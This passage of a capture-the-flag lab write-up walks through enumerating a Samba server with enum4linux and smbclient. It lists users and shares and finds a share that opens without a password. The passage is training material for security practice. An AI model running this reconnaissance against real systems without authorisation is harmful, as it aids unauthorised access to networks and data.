              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
    -n        Do an nmblookup (similar to nbtstat)
    -v        Verbose.  Shows full commands being run (net, rpcclient, etc.)
```

Question 2: Using enum4linux, how many users are there on the Samba server?

Answer: 3

Use the command: `enum4linux 10.10.120.242` to enumerate all information from the server. Among the outputs, there is the user list. It is shown that there are 3 users.




```
        os version      :       6.1
        server type     :       0×809a03

 ===========================
|    Users on 10.10.120.242    |
 ===========================
index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: elfmcskidy       Name:   Desc:
index: 0×2 RID: 0×3ea acb: 0×00000010 Account: elfmceager       Name: elfmceager        Desc:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
```

Question 3: Now how many "shares" are there on the Samba server?

Answer: 4

From the output earlier, there is also the share list. It is shown that there are 4 share names.




```
user:[elfmcelferson] rid:[0x3e9]

 ==========================================
|    Share Enumeration on 10.10.120.242    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB

[+] Attempting to map shares on 10.10.120.242
//10.10.120.242/tbfc-hr Mapping: DENIED, Listing: N/A
//10.10.120.242/tbfc-it Mapping: DENIED, Listing: N/A
//10.10.120.242/tbfc-santa      Mapping: OK, Listing: OK
//10.10.120.242/IPC$    [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ====================================================
|    Password Policy Information for 10.10.120.242    |
 ====================================================
```

Question 4: Use smbclient to try to log in to the shares on the Samba server. What share doesn't require a password?

Answer: tbfc-santa

Now we're going to attempt logging onto the shares on the Samba server using `smbclient //10.10.120.242/**sharename**` to see if any of them don't require a password. I found that tbfc-Santa didn't require a password after testing them.




File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.120.242/tbfc-hr
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.120.242/tbfc-it
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.120.242/tbfc-santa
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \>
```

Question 5: Log in to this share, what directory did ElfMcSkidy leave for Santa?

Answer: jingle-tunes

List the contents of our current working directory by using the `ls` command. Jingle-tunes is the only directory that we can see.



```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.120.242/tbfc-santa
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5369396 blocks available
smb: \>
```

Thought Process/Methodology:

Open the terminal in our machine and use the command `enum4linux -h`. We were shown the full help message and all the flags options. We can see the description of flags -h, -a, -o, and -S to answer the first question. Next, to enumerate the information from the Samba server, we use the `enum4linux` command. It then showed all the information including the userlist and sharelist. Then, we tried to log onto each of the shares on the server using `smbclient`. We found that tbfc-santa does not require any password. After getting access to the share, we use the command `ls` to see the directory which McSkidy left for Santa. We found out the directory is /jingle-tunes as it is the only directory in it.